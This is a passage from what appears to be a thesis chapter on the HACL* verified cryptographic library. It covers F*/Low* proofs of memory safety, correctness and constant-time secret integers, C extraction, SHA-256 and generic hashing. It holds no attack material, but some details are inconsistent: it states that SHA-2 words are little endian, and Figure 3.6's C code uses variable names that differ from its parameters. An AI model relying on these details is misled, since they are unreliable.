To relate to what was described in chapter 2, the *signature* of the fsum function would be in this case:

```
1 val fsum: a:limbs → b:limbs → Stack unit
2   (requires (λ h → live h a ∧ live h b ∧ disjoint a b))
3   (ensures (λ h0 _ h1 → modifies1 a h0 h1 ∧ v))
```

The requires clause contains preconditions on the inputs and initial heap h_0; the ensures clause states postconditions on the return value and any modifications between the initial heap h_0 and the final heap h_1. F* automatically proves that fsum meets this type, hence it is memory safe.

HACL* code never allocates memory on the heap; all temporary state is stored on the stack. This discipline significantly simplifies proofs of memory safety, and avoids the need for explicit memory management. More formally, Low* models the C memory layout using a Stack effect that applies to functions that do not allocate on the heap and only access heap locations that are passed to them as inputs. These functions are guaranteed to preserve the layout of the stack and can only read and write variables from their own stack frame. All HACL* code is typechecked in this effect.

Verifying Functional Correctness (FC) To prove an implementation correct, we need to show how it maps to its specification. For example, to verify fsum, we first define a function eval that maps the contents of a limb array (limbs) to a Poly1305 field element (felem), and then extend the type of fsum with a postcondition that links it to fadd:

```
1 val fsum: a:limbs → b:limbs → Stack unit
2   (requires (λ h0 → live h0 a ∧ live h0 b ∧ disjoint a b
3                    ∧ index h0.[a] 0 + index h0.[b] 0 ≤ MAX_UINT64 - 1
4                    ∧ index h0.[a] 1 + index h0.[b] 1 ≤ MAX_UINT64 - 1
5                    ∧ index h0.[a] 2 + index h0.[b] 2 ≤ MAX_UINT64 - 1))
6   (ensures (λ h0 _ h1 → modifies1 a h0 h1
7                    ∧ eval h1 a = fadd (eval h0 a) (eval h0 b)))
```

To satisfy the new postcondition, we add four new preconditions. The first of these asks that the buffers a and b must be disjoint. The next three clauses require that the none of the limb additions will overflow (i.e. be greater or equal to MAX_UINT64. The expression index h_0.[a] i looks up the i'th element of the buffer a in the heap h_0; the notation hints at how we model heaps just like arrays. F* can verify that fsum meets the above type, but it needs some additional help from the programmer, in the form of a lemma about the behavior of eval and another lemma that says how integer modulo distributes over addition. F* proves these lemmas, and then uses them to complete the full proof of fsum.

Depending on the machine model, the Low* programmer can modify how operations on machine integers are treated by the typechecker. Most of the code in this paper assumes a modular (wraparound) semantics for operations like addition and multiplication. However, in some cases, we may like to enforce a stricter requirement that integer operations do not overflow. The HACL* machine integer library offers both kinds of operations and our implementations can

choose between them. In particular, even if we use the strict addition operator in fsum, F* can automatically prove that none of these additions overflow.

Verifying Secret Independence (SI) A study of reference cryptographic C implementations reveals a common *secret independent* coding-discipline on sensitive data. Sensitive-data-related array lookups and conditional branching are carefully avoided and replaced by masking patterns. Following the same discipline HACL* enforces a type-abstraction mechanism on sensitive values using *HACL* integers*, a distinct kind of machine integers. Although their deep specification is identical to regular machine integers, they only expose a restricted set of operators. In particular, they do not provide any comparison operator, nor the / and % operators as they are not constant-time on most mainstream platforms. We do make the assumption that multiplication (∗) is constant-time in our setting although this may prove false on some platforms such as ARM Cortex-M3. Regular machine integers can be turned into HACL* integers but not the converse. This simple typing mechanism guarantees that the aforementioned coding-discipline is systematically enforced on all HACL* integer values.

Mathematical integers, booleans and their standard arithmetical and logical operators are native to F*. Arbitrary-precision integers are natural candidates to represent large prime-field elements, common in cryptography. Machine unsigned integers of 8, 16, 32, 64 and up to 128-bits are specified in the standard library. An important note: several operators are given overflow-susceptible semantics. The F* programmer freely chooses between three *modes*:

- wrapping semantics, all computations are carried $\%2^{wordsize}$ for unsigned integers
- non-overflowing semantics, the absence of overflow has to be statically proven as a precondition
- under-specified semantics, where the value of the result is only defined in the absence of overflows

All secrets in HACL*, such as keys and intermediate cipher states, are implemented as buffers containing machine integers of some size. To protect these secrets from these timing side-channel attacks, we define an abstract sum type inttype for each of the supported machine integer types supported by the Low* extraction to C.

```
type inttype =
  | U1 | U8 | U16 | U32 | U64 | U128 | S8 | S16 | S32 | S64 | S128
```

Here, the prefix U denotes the unsigned integer and S denote the signed integers.

To provide secret independence, we need to be able to reason about the secrecy of our machine integers, hence, we define the type secrecy_level which allows to distinguish them.

```
type secrecy_level =
  | SEC
  | PUB
```

We can then directly map our abstract inttype types to concrete machine integers provided by the F* standard library. F* does not provide secret integers by default, hence we define them in dedicated libraries in HACL* that we use to build cryptographic primitives and protocols.

```
let pub_int_t = function
  | U1 → n:FStar.UInt8.t{UInt8.v n < 2}
  | U8 → FStar.UInt8.t
  | U16 → FStar.UInt16.t
  | U32 → FStar.UInt32.t
  | U64 → FStar.UInt64.t
  | U128 → FStar.UInt128.t
  | S8 → FStar.Int8.t
  | S16 → FStar.Int16.t
  | S32 → FStar.Int32.t
  | S64 → FStar.Int64.t
  | S128 → FStar.Int128.t

val sec_int_t: inttype → Type0
```

We define pub_int_t, the type of public values for each inttype, the mapping with the F* standard library is trivial as all functions can access the internal representation of values of that type without restrictions. On the other hand, we do not want to expose the internal representation of secret integers but solely allow using them using dedicated functions. For this reason, we define sec_int_t as abstract. At this point, no program can use these secret integers because they do not have a concrete representation.

After defining types for public and secret machine integers, we can combine them into a more generic type int_t which is indexed by a secrecy_level. This compound type is very useful as it allows to define functions that can use these machine integers and eventually restrict them by typing while retaining a shared implementation.

```
let int_t (t:inttype) (l:secrecy_level) =
  match l with
  | PUB → pub_int_t t
  | SEC → sec_int_t t
```

It is believed in the community that the add operation is done in constant-time in most machines while the time of execution of the division operation notoriously depends on the value of the parameters, hence to enforce secret independence, we can define the following functions:

```
val add_mod: #t:inttype{unsigned t} → #l:secrecy_level
  → int_t t l
  → int_t t l
  → Tot (int_t t l)
```

The addition function takes any type of unsigned machine integer t for any secrecy_level, l and returns an integer of the same type int_t t l.

```
val div: #t:inttype{¬(U128? t) ∧ ¬(S128? t)}
  → a:int_t t PUB
  → b:int_t t PUB{v b ≠ 0 ∧ (unsigned t ∨ range FStar.Int.(v a / v b) t)}
  → Tot (int_t t PUB)
```

Unlike addition, division is not considered to be safe to use on secret integers, hence, we restrict by typing the fact that div only accepts public values int_t t PUB. This function also enforces additional restrictions because most platform do not provide division for 128bit words or because the divisor b must not be equal to 0 in order to avoid undefined behaviors in the generated C code. Syntactic sugar exists for integers but is generally not use in function definitions such as the one above to avoid code duplication.

```
type uint8 = int_t U8 SEC
type pub_uint64 = int_t U64 PUB
```

The secure integer interface treats its integers as abstract types (uint8,uint32,...) whose internal representation is only available in specifications and proofs, via the v (or reveal) function, but cannot be accessed by computationally relevant cryptographic code. In code, regular integers can be cast into secure integers but not the converse, and there are no boolean comparison operators on secure integers. Instead, the interface exposes masked comparison operators as:

```
val eq_mask: #t:inttype{¬(S128? t)} →int_t t SEC →int_t t SEC →int_t t SEC
val eq_mask_lemma: #t:inttype{¬(S128? t)} →a:int_t t SEC →b:int_t t SEC →Lemma
  (if v a = v b then v (eq_mask a b) == ones_v t
                else v (eq_mask a b) == 0)
```

Here, both the inputs and outputs are secure integers. This function can be used to write straight-line code that depends on the result of the comparison, but prevents any branching on the result. The specification of this function says that the underlying representation of the return value is either ones_v t (all one bits) or 0, and this information can be used within proofs of functions that call eq_mask. However, note that these proofs are all *erased* at compilation time, and the function v and the equality operator = over secure integers cannot be used in the computationally relevant extracted code.

The secure integer interface offers a selection of primitive operators that are known to be implemented by the underlying hardware in constant time. Hence, for example, this interface excludes integer division and modulo (/,%) which are not constant-time on most architectures. Repeating for clarity: some ARM and i386 platforms, even integer multiplication is known to be variable-time. We do not currently fully account for such platforms so a *project using the generated C code has to beware of the platform it runs onto.*

Theorem 1 in [62] shows that enforcing the secure integer interface for secret values guarantees secret independence. Informally, this theorem guarantees that, if a well-typed cryptographic implementation has an input containing a secure integer, then even an attacker who can observe low-level *event traces* that contain the results of all branches (left or right) and the addresses of all memory accesses cannot distinguish between two runs of the program that use different values for the secure integer input. *Secret independence is a necessary but not a complete mitigation for side-channel attacks*, it provably prevents certain classes of timing side-channel leaks that rely on branching and memory accesses, but does not account for other side-channels like power analysis. Furthermore, most of our current work protects secrets at the level of machine integers; in most cases we treat the lengths and indexes of buffers as public values, which means that we cannot verify implementations that rely on constant-time table access (e.g., T-tables based AES, because they are not constant time) but there would be no issues implementing length-hiding

constructions where, typically, length parameters are also secret (e.g., MAC-then-Encrypt [20]).

Extracting verified Low* code to C If a program verifies against the low-level memory model and libraries, then it is passed to the KreMLin tool for translation to C [62]. KreMLin takes an F* program, erases all the proofs and computationally irrelevant code, and rewrites the program from an expression language to a statement language, performing a limited number of optimizations and rewritings in passing. If the resulting code only contains low-level code (i.e. no closures, recursive data types, or implicit allocations); then it fits in the Low* subset and KreMLin proceeds with a translation to C.

KreMLin puts a strong emphasis on readability by preserving names and generating idiomatic, pretty-printed code, meaning that the end result is a readable C library that can be audited before being integrated into an existing codebase. KreMLin can also combine modular proofs spread out across several F* modules and functions into a single C translation unit, which enables intra-procedural analyses and generates more compact code.

Formally, KreMLin implements a translation scheme from Low* to CompCert's CLight [167, 168], a subset of C. This translation preserves semantics [62], which means that if a program is proven to be memory safe and functionally correct in F*, then the resulting CLight program enjoys the same guarantees. Furthermore, the translation also preserves event traces, which means our secret independence properties carry all the way down to C.

Note that our toolchain stops with verified C code. We do not consider the problem of compiling C to verified assembly, which is an important but independent challenge. Verified compilers like CompCert can preserve functional correctness and memory safety guarantees from CLight to x86, and enhanced versions of CompCert [36, 37] can ensure that the compiler does not introduce new timing leaks. However, for maximal performance, users of HACL* are likely to rely on mainstream compilers like GCC and Clang. Interestingly, there are urban legends that Go and Rust are unsafe to use with cryptography because they tend to break secret-independence during compilation, supposedly unlike the C compilers where developers have faced these problem for decades.

3.2.2 Implementation and verification of SHA2-256

To aid interoperability between different implementations, popular cryptographic algorithms are precisely documented in public standards, such as NIST publications and IETF Request for Comments (RFCs). For example, the SHA-2 family of hash algorithms was standardized by NIST in FIPS 180-4 [231], which specifies four algorithms of different digest lengths: SHA-224, SHA-256, SHA-384, and SHA-512. For each variant, the standard describes, using text and pseudo-code, the shuffle computations that must be performed on each block of input, and how to chain them into the final hash.

For all the cryptographic primitives in our library, our primary goal is to build a reference implementation in C that is proved to *conform* to the computation described in the standard. This section shows how we structure these conformance proofs for a straightforward implementation of SHA-256. In later sections, we will see how we can verify aggressively optimized implementations that significantly depart from the standard specification.

An F* specification for SHA-256 Based on the 25-page textual specification in NIST FIPS 180-4, we derive a 70 line Pure F* specification for SHA-256. (The spec for SHA-512 is very similar.) This was one of the very first specifications written for HACL*. The specification defines a hash function that takes an input array (of type seq byte) of length $< 2^{61}$ bytes and computes its 32-byte SHA-256 hash, by breaking the input byte array into 64-byte blocks and shuffling each block before mixing it into the global hash. Our F* specification for the core shuffle function is shown in Figure 3.3.

```
1  let uint32x8 = b:seq uint32{length b = 8}
2  let uint32x16 = b:seq uint32{length b = 16}
3  let uint32x64 = b:seq uint32{length b = 64}
4
5  let _Ch x y z = (x & y) ^ ((lognot x) & z)
6  let _Maj x y z = (x & y) ^ ((x & z) ^ (y & z))
7  let _Sigma0 x = (x >>> 2ul) ^ ((x >>> 13ul) ^ (x >>> 22ul))
8  let _Sigma1 x = (x >>> 6ul) ^ ((x >>> 11ul) ^ (x >>> 25ul))
9  let _sigma0 x = (x >>> 7ul) ^ ((x >>> 18ul) ^ (x >> 3ul))
10 let _sigma1 x = (x >>> 17ul) ^ ((x >>> 19ul) ^ (x >> 10ul))
11
12 let k : uint32x64 = createL [0x428a2f98ul; 0x71374491ul; ...] (* Constants *)
13 let h_0 : uint32x8 = createL [0x6a09e667ul; 0xbb67ae85ul; ...] (* Constants *)
14
15 let rec ws (b:uint32x16) (t:nat{t < 64}) =
16   if t < 16 then b.[t]
17   else
18     let t16 = ws b (t - 16) in
19     let t15 = ws b (t - 15) in
20     let t7 = ws b (t - 7) in
21     let t2 = ws b (t - 2) in
22     let s1 = _sigma1 t2 in
23     let s0 = _sigma0 t15 in
24     (s1 + (t7 + (s0 + t16)))
25
26 let shuffle_core (block:uint32x16) (hash:uint32x8) (t:nat{t < 64}) : Tot uint32x8 =
27   let a = hash.[0] in let b = hash.[1] in
28   let c = hash.[2] in let d = hash.[3] in
29   let e = hash.[4] in let f = hash.[5] in
30   let g = hash.[6] in let h = hash.[7] in
31   let t1 = h + (_Sigma1 e) + (_Ch e f g) + k.[t] + ws block t in
32   let t2 = (_Sigma0 a) + (_Maj a b c) in
33   create_8 (t1 + t2) a b c (d + t1) e f g
34
35 let shuffle (hash:uint32x8) (block:uint32x16) =
36   repeat_range_spec 0 64 (shuffle_core block) hash
```

Figure 3.3 – F* specification of the SHA-256 block shuffle.
The following operators are over 32-bit unsigned secret integers (uint32): >>> is right-rotate; >> is right-shift; & is bitwise AND; ^ is bitwise XOR; lognot is bitwise NOT; + is wraparound addition. The operators - and < are over unbounded integers (int).

Each block processed by shuffle is represented as a sequence of 16 32-bit integers (uint32x16), and the intermediate hash value is represented as a sequence of 8 32-bit integers (uint32x8). The

functions _Ch, _Maj, _Sigma0, _Sigma1, _sigma0, and _sigma1 represent specific operations on 32-bit integers taken directly from the FIPS spec. The constants k and h_0 are sequences of 32-bit integers. The function ws is the message scheduler, it takes a block and an index and returns the next 32-bit integer to be scheduled. The shuffle_core function performs one iteration of the SHA-256 block shuffle: it takes a block, an intermediate hash, and loop counter, and returns the next intermediate hash. Finally, the shuffle function takes an input hash value and iterates shuffle_core 64 times over a block to produce a new hash value. This function is chained over a sequence of blocks to produce the full SHA-256 hash.

Our F* specification for SHA-256 is precise, concise, and executable. We typechecked it against its declared types and tested it against all the RFC test vectors. Testing is not a complete solution; for example, we noticed that the usual test vectors do not cover certain interesting input sizes (e.g., 55bytes) that would help in catching certain padding mistakes. Consequently, it is still important for such specifications to be carefully audited.

A Low* reference implementation of SHA-256 We write a stateful reference implementation of SHA-256 in Low*, by adapting the F* specification function-by-function, and providing memory safety proofs wherever needed. In the implementation, blocks are treated as read-only buffers of 16 32-bit unsigned secret integers (uint32), whereas the intermediate hash value is a mutable buffer of secret integers that is modified in-place by shuffle. Other than this straightforward transformation from a functional state-passing specification to a stateful imperative programming style, the implementation incorporates two new features.

First, we precompute the scheduling function ws for each block and store its results in a block-sized buffer. This yields a far more efficient implementation than the naive recursive function in the high-level specification. Second, in addition to the one-shot hash function hash, which is suitable for scenarios where the full input is given in a single buffer, we implement an incremental interface where the application can provide the input in several chunks. Such incremental APIs are commonly provided by cryptographic libraries like OpenSSL but are not specified in the NIST standard. Our correctness specification of this API requires the implementation to maintain *ghost* state (used only in proofs, erased at compile-time) that records the portion of the input that has already been hashed.

```
1  val shuffle:
2    hash_w :buffer uint32{length hash_w = 8} →
3    block_w:buffer uint32{length block_w = 16} →
4    ws_w  :buffer uint32{length ws_w = 64} →
5    k_w  :buffer uint32{length k_w = 64} →
6    Stack unit
7      (requires (λ h → live h hash_w ∧ live h ws_w ∧ live h k_w ∧ live h block_w
8                    ∧ disjoint hash_w [block_w; ws_w; k_w]
9                    ∧ h.[k_w] == Spec.k
10                   ∧ (∀ (i:nat). i < 64 ⟹ index h.[ws_w] i == Spec.ws h.[block_w] i)) )
11     (ensures (λ h0 r h1 → modifies1 hash_w h0 h1
12                          ∧ h1.[hash_w] == Spec.shuffle h0.[hash_w] h0.[block_w]))
```

Figure 3.4 – Low* type signature of the SHA-256 shuffle function

To verify our implementation, we provide a type for each function that shows how it relates to

the corresponding function in the specification. Figure 3.4 displays the type for our implementation of the shuffle function. The function takes as its arguments four buffers: hash_w contains the intermediate hash, block_w contains the current block, ws_w contains the precomputed schedule, k_w contains the k-constant from the SHA-256 specification. The types of these input buffers states their expected length and that their contents are secure integers (uint32). The function is given the Stack effect (see Section 3.2), which means that it obeys the C stack discipline, and allocates nothing on the heap.

The requires clause states a series of preconditions. The first two lines ask that all the input buffers must be *live* and for hash_w to be *disjoint* from the other inputs for memory safety. The third line asks that the buffer ks_w must contain the integer sequence specified in Spec.k. The fourth line asks that the buffer ws_w buffer must contain the precomputed results of the Spec.ws function applied to the current block. The first line of the ensures clause states as a postcondition that the function only modifies the intermediate hash value hash_w between the initial memory h_0 and the final memory h_1; all other buffers remain unchanged. The second line asserts that the new contents of the hash_w buffer will be the same as the result of the Spec.shuffle function applied to the old hash_w and the current block_w, hence linking the specification to the implementation.

F* verifies shuffle with a little help in the form of annotations indicating intermediate loop invariants. The full proof of SHA-256 requires a little more work; we write a total of 622 lines of Low* code and annotations, from which we generate 313 lines of C, which gives a rough indication of the annotation overhead for verification.

Beware of the abstractions and interfaces: in typical ML developments modularization and interfaces are extensively use in order to avoid a caller of the component to be exposed to uninteresting internals of the modules. In F* the exact same approach is used: if the stateful implementation of shuffle lives in a separate module from the specification shuffle_spec, then in order to *implement* the signature, the implementation of shuffle must know the implementation of shuffle_spec. In a classic ML-style module system, this is prevented by the abstraction boundary imposed on shuffle_spec. To remedy this issue, F* provides a dedicated mechanism that allows modules to selectively traverse abstractions (Figure 3.5).



Figure 3.5 – Selectively traversing abstractions with friends

The signature of the implementation, i.e. Impl.SHA256.fsti, is type-checked against the abstract specification, i.e. Spec.SHA256.fsti. The implementation Impl.SHA256.fst, however, traverses the abstract specification, reveals all definitions from Spec.SHA256.fst, type-checks against its signature; then, the abstraction is re-sealed. In short, Impl.SHA256.fst and Spec.SHA256.fst are under the same abstraction boundary. Using the friend mechanism, we create sets of specifications and implementations that share a *common* interface, hence supporting the layering of additional constructions. Each layer works against an abstraction specification and implementa-

tion of the layer underneath; only implementations need to temporarily traverse the abstraction before re-sealing it. Note that the benefit of these abstractions is that it allows us to use multiple implementations or specifications for a single interface. We describe how to leverage this mechanism to produce a generic Hash module in Section 3.2.3 then build the HMAC and HKDF constructions on top of it.

Generating verified C code for SHA-256 We run KreMLin on our verified Low* implementation to generate C code. Figure 3.6 depicts the compiled code for shuffle.

```
static void SHA2_256_shuffle(uint32_t *hash, uint32_t *block, uint32_t *ws, uint32_t *k)
{
  for (uint32_t i = (uint32_t )0; i < (uint32_t )64; i = i + (uint32_t)1) {
    uint32_t a = hash_0[0]; uint32_t b = hash_0[1];
    uint32_t c = hash_0[2]; uint32_t d = hash_0[3];
    uint32_t e = hash_0[4]; uint32_t f1 = hash_0[5];
    uint32_t g = hash_0[6]; uint32_t h = hash_0[7];
    uint32_t kt = k_w[i]; uint32_t wst = ws_w[i];
    uint32_t t1 = h + ((e >> (uint32_t )6 | e << (uint32_t )32 - (uint32_t )6)
        ^ (e >> (uint32_t )11 | e << (uint32_t )32 - (uint32_t )11)
          ^ (e >> (uint32_t )25 | e << (uint32_t )32 - (uint32_t )25))
        + (e & f1 ^ ¬e & g) + kt + wst;
    uint32_t t2 = ((a >> (uint32_t )2 | a << (uint32_t )32 - (uint32_t )2)
        ^ (a >> (uint32_t )13 | a << (uint32_t )32 - (uint32_t )13)
        ^ (a >> (uint32_t )22 | a << (uint32_t )32 - (uint32_t )22))
        + (a & b ^ a & c ^ b & c);
    uint32_t x1 = t1 + t2;
    uint32_t x5 = d + t1;
    uint32_t *p1 = hash_0;
    uint32_t *p2 = hash_0 + (uint32_t )4;
    p1[0] = x1; p1[1] = a; p1[2] = b; p1[3] = c;
    p2[0] = x5; p2[1] = e; p2[2] = f1; p2[3] = g;}
}
```

Figure 3.6 – Compiled C code for the SHA-256 shuffle function

Our Low* source code is broken into many small functions, in order to improve readability, modularity and code sharing, and to reduce the complexity of each proof. Consequently, the default translation of this code to C would result in a series of small C functions, which can be overly verbose and hurts runtime performance with some compilers like CompCert.

To allow better control over the generated code, the KreMLin compiler can be directed (via program annotations) to inline certain functions and unroll certain loops, in order to obtain C code that is idiomatic and readable. The shuffle function illustrates this mechanism: the _Ch, _Maj, _Sigma0, _Sigma1, and shuffle_core functions are inlined, yielding a compact C function that we believe is readable and auditable. Furthermore, as we show in Section 3.4, the performance of our generated C code for SHA-256 (and SHA-512) is as fast as handwritten C implementations in OpenSSL and libsodium.

Comparison with prior work Implementations of SHA-256 have been previously verified using a variety of tools and techniques. The approach most closely-related to ours is that of

Appel [30], who verified a C implementation adapted from OpenSSL using the VST [29] toolkit. We do not operate pre-existing C code directly but instead generate the C code from our own high-level proofs and implementations. Appel wrote a high-level specification in Coq and an executable functional specification (similar to ours) in Coq; we only needed a single specification. He then manually proved memory safety and functional correctness (but not side-channel resistance) for his code using the Coq interactive theorem prover. His proof takes about 9000 lines of Coq. Our total specs + code + proofs for SHA-256 amount to 708 lines of F* code, and our proofs are partially automated by F* and the Z3 SMT solver.

Other prior work includes SAW [226], which uses symbolic equivalence checking to verify C code for HMAC-SHA-256 against a compact spec written in Cryptol. The proof is highly-automated. Vale [80] has been used to verify X86 assembly code for SHA-256 using Dafny. The verification effort of our approach is comparable to these works, but these efforts have the advantage of being able to tackle legacy hand-optimized code, whereas we focus on synthesizing efficient C code from our own implementations.

3.2.3 Generic and agile multiplexing via higher-order inlining

A key strategy is designing HACL* is its internal modularization, which provides abstract specifications suitable for use both in verified cryptographic applications (Section 3.4) and in unverified code. While agility matters for security and functionality, we also find that it is an important principle to apply throughout our code: beneath the main API, we use agility extensively to build generic implementations with a high degree of code and proof sharing between variants of related algorithms.

3.2.3.1 Containing specification explosion via type abstraction and agility

Specifications are equipped with an interface that only offers *abstract* signatures and live in their own separate module for a variety of reasons: it is important to isolate the trusted part of our code base under a cleanly delimited directory and module namespace for auditing purposes; putting specifications in separate modules also makes it easier to eliminate those modules wholesale from the compilation pipeline to C; finally, the cost of maintaining large modules is prohibitively expensive and discourages proof modularity, while standing in the way of efficient, parallel builds.

In Figure 3.5, we described how a single primitive was modularized and mentioned that multiple function bodies can be used with the same function signature. In this section we describe how to use type abstraction to create algorithm-agile modules for Spec.Agile.Hash and Impl.Agile.Hash. In this case, the specification and stateful implementation are abstracted together under *two* interfaces; but they morally belong to the same algorithm, and hence, abstraction unit.



Figure 3.7 – Code modularization for Spec.Agile.Hash and Impl.Agile.Hash

We factor common structure shared by multiple specifications into "generic" functions parameterized by an algorithm parameter, and helper functions that branch on it to provide algorithm-specific details. This reduces the potential for errors, makes the underlying cryptographic constructions more evident, and provides a blueprint for efficient generic implementations as described in Section 3.2.3.2.

In Spec.Agile.Hash.fsti, we define the type below which enumerates the hashing algorithms HACL* currently supports:

```
1 type alg = SHA2_224 | SHA2_256 | SHA2_384 | SHA2_512
```

Note that, although MD5 and SHA1 are known to be insecure, a practical provider must supply them for compatibility reasons. We support two modes, one including these and labeled as "insecure" and one, described here which doesn't include them.

All these variants use the same Merkle-Damgård construction for hashing a bytestring by (1) slicing it into input blocks, with an encoding of its length in the final block; (2) calling a core, stateful compression function on each block; (3) extracting the hash from the final state. Further, the four members of the SHA2 family differ only on the lengths of their input blocks and resulting tags, and on the type and number of words in their intermediate state. Rather than write different specifications, we define a generic state type parameterized by the algorithm:

```
1 let word alg = match alg with
2   | SHA2_224 | SHA2_256 → UInt32.t
3   | SHA2_384 | SHA2_512 → UInt64.t
4 
5 let words alg = m:seq (word alg){length m = words_length alg}
6 let block alg = b:bytes {length b = block_length alg}
```

Depending on the algorithm, the type word alg selects 32-bit or 64-bit unsigned integer words; words alg defines sequences of such words of the appropriate length; and block alg defines sequences of bytes of the appropriate block length.

With these types, we write a generic SHA2 compression function that updates a hash state st by hashing an input block b. Note, this definition illustrates the benefits of programming within a dependently typed framework—we define a single function that operates on either 32-bit or 64-bit words, promoting code and proof reuse and reducing the volume of trusted specifications.

```
1 module Spec.SHA2
2 let compress (alg:sha2_alg) (st:words alg) (b:block alg) : words_state alg =
3 let block_words = words_of_bytes alg 16 b in
4     let st' = shuffle alg st block_words in
5     seq_map2 (word_add_mod alg) st st'
```

This function first converts its input from bytes to words, forcing us to deal with endianness—being mathematical, rather than platform dependent, our specifications fix words to be little endian. The words are then shuffled with the old state st to produce a new state st', which is then combined with the old state via modular addition, all in an algorithm-parameterized manner (e.g., word_add_mod computes modulo 2^{32} for SHA2-224 and SHA2-256, and modulo 2^{64} for SHA2-384 and SHA2-512).

Beyond the SHA2 family of algorithms, we can compose multiple levels of specification sharing. For instance, we write a single agile padding function (in `Spec.PadFinish`) for MD5, SHA1 and SHA2; a small helper function branches on the algorithm `alg` to encode the input length in little-endian or big-endian, depending on whether the algorithm is MD5. Obviously, we do not include legacy or broken crypto by default in HACL*.

3.2.3.2 Agile Low* implementations with generic programming

While agility yields clean specifications and interfaces, we now show how to program *implementations* in a generic manner, and still extract them to fully specialized code with zero runtime overhead. To ground the discussion, we continue with our running example of EverCrypt's hashing API, instantiating the representation of the abstract state handle `state a` and sketching an implementation of `Impl.Hash.compress`, which supports runtime agility and multiplexing, by dispatching to implementations of specific algorithms.

Implementing `Impl.Agile.Hash` The abstract type `state alg` is defined in F* as a pointer to a datatype holding algorithm-specific state representations, as shown below:

```
1 type state_s (a: alg) = match a with
2 | SHA2_256_s: p:hash_state SHA2_256 →state_s SHA2_256
3 | SHA2_384_s: p:hash_state SHA2_384 →state_s SHA2_384
4 | ...
5 let state alg = pointer (state_s alg)
```

The `state_s` type is extracted to C as a tagged union, whose tag indicates the algorithm `alg` and whose value contains a pointer to the internal state of the corresponding algorithm. The union incurs no space penalty compared to, say, a single `void*`, and avoids the need for dangerous casts from `void*` to one of `uint32_t*` or `uint64_t*`. The tag allows an agile hash implementation to dynamically dispatch based on the algorithm, as shown below for `compress`:

```
1 let compress s blocks = match !s with
2   | SHA2_256_s p →compress_sha2_256 p blocks
3   | SHA2_384_s p →compress_sha2_384 p blocks
4   | ...
```

3.2.3.3 Partial evaluation for zero-cost genericity

Abstract specifications and implementations, while good for encapsulation, modularity, and code reuse, can compromise the efficiency of executable code. We want to ensure that past the agile `Impl.Agile.Hash` module, nothing impedes the run-time performance of our code. To that end, we now show how to efficiently derive specialized Low* code, suitable for calling by `Impl.Agile.Hash`, by partially evaluating our verified source *code*, reducing away several layers of abstraction before further compilation. The C code thus emitted is fully specialized, abstraction-free, and branching on algorithm descriptors only above the specialized code. As such, we retain the full generality of the agile, multiplexed API, while switching efficiently and only at a coarse granularity between fast, abstraction-free implementations (Figure 3.12).

Consider our running example: the shuffle function for SHA-2. We managed to succinctly specify all variants of this function at once, using case-generic types like word alg to cover algorithms based on both 32- and 64-bit words. Indeed, operations on word alg like word_logand below, dispatch to operations on 32-bit or 64-bit integers depending on the specific variant of SHA-2 being specified.

```
1 let word_logand (alg:sha2_alg) (x y: word alg): word alg =
2   | SHA2_224 | SHA2_256 → UInt32.logand x y
3   | SHA2_384 | SHA2_512 → UInt64.logand x y
```

We wish to retain this concise style and, just like with specifications, write a *stateful* shared shuffle_sha2 once. This cannot, however, be done naively, and implementing bitwise and within shuffle_sha2 using word_logand would be a performance disaster: every bitwise and would also trigger a case analysis! Further, word alg would have to be compiled to a C union, also wasting space.

However, a bit of inlining and partial evaluation goes a long way. We program most of our *stateful* code in a case-generic manner. Just like in specifications, the stateful shuffling function is written once in a generic manner (in Gen.SHA2); we trigger code specialization at the top-level by defining all the concrete instances of our agile implementation, as follows:

```
1 module Low.SHA2
2 let shuffle_224 = Gen.SHA2.shuffle SHA2_224
3 let shuffle_256 = Gen.SHA2.shuffle SHA2_256
4 let shuffle_384 = Gen.SHA2.shuffle SHA2_384
5 let shuffle_512 = Gen.SHA2.shuffle SHA2_512
```

When extracting, say shuffle_256, F* will partially evaluate Gen.SHA2.shuffle on SHA2_256, eventually encountering word_logand SHA2_256 and reducing it to UInt32.logand. By the time all reduction steps have been performed, no agile code remains, and all functions and types that were parameterized over alg have disappeared, leaving specialized implementations for the types, operators and constants that are specific to SHA2-256 and can be compiled to efficient, idiomatic C code.

We take this style of partial evaluation one step further, and parameterize stateful code over algorithms *and* stateful functions. For instance, similarly to what we do with the shuffle function, we program a generic, *higher-order* Merkle-Damgård hash construction [180, 103] instantiating it with specific *compression* functions. Specifically, the compress_many function is parameterized by a compression function f, which it applies repeatedly to the input.

```
1 val mk_compress_many (a:hash_alg) (f:compress_st a)
2   : compress_many_st a
```

We obtain several instances of it, for the same algorithm, by applying it to different implementations of the same compression function, letting F* specialize it as needed.

```
1 let compress_many_256_recursive: compress_many_st SHA2_256 =
2   mk_compress_many SHA2_256 compress_sha2_256_recursive
3 let compress_many_256: compress_many_st SHA2_256 =
4   mk_compress_many SHA2_256 compress_sha2_256
```

This higher-order pattern allows for a separation of concerns: the many-block compression function need not be aware of *how* to multiplex between different variants, or even of *how many* choices there might be. We extend this higher-order style to our entire hash API: for instance, mk_compress_last generates a compression function for the remainder of the input data, given an implementation of compress and pad; or, mk_hash generates a one-shot hash function. We then instantiate the entire set of functions, yielding few specialized APIs with no branching for each interesting variants.

```
val hash_256: Hacl.Hash.Definitions.hash_st SHA2_256
let hash_256 input input_len dst =
 mk_hash SHA2_256 Hacl.alloca_256 update_multi_256
   update_last_256 Hacl.finish_256 input input_len dst
```

This technique is akin to C++ templates, in that both achieve zero-cost abstractions. F*, however, allows us to verify by construction that any specialization satisfies an instantiation of the generic specification, unlike C++ templates which perform textual expansion and repeated checks at each instantiation for typability in C++'s comparatively weak type system.

To conclude, our strategy allows us:

— to ensure that abstractions do not impede runtime performance of our executable code, we partially evaluate our verified source *code*, reducing away several layers of abstraction before further compilation (3.2.3.2). The C code emitted by F* is fully specialized and abstraction-free, branching on algorithm descriptors only where the API demands support for runtime configurability (3.3.3.2).

— to reconcile specifications across abstraction boundaries, we apply ideas from dependently typed generic programming [24], this time using F*'s computational capabilities to partially evaluate *specifications* and relate them across abstraction layers in a provably correct manner (3.3.2).

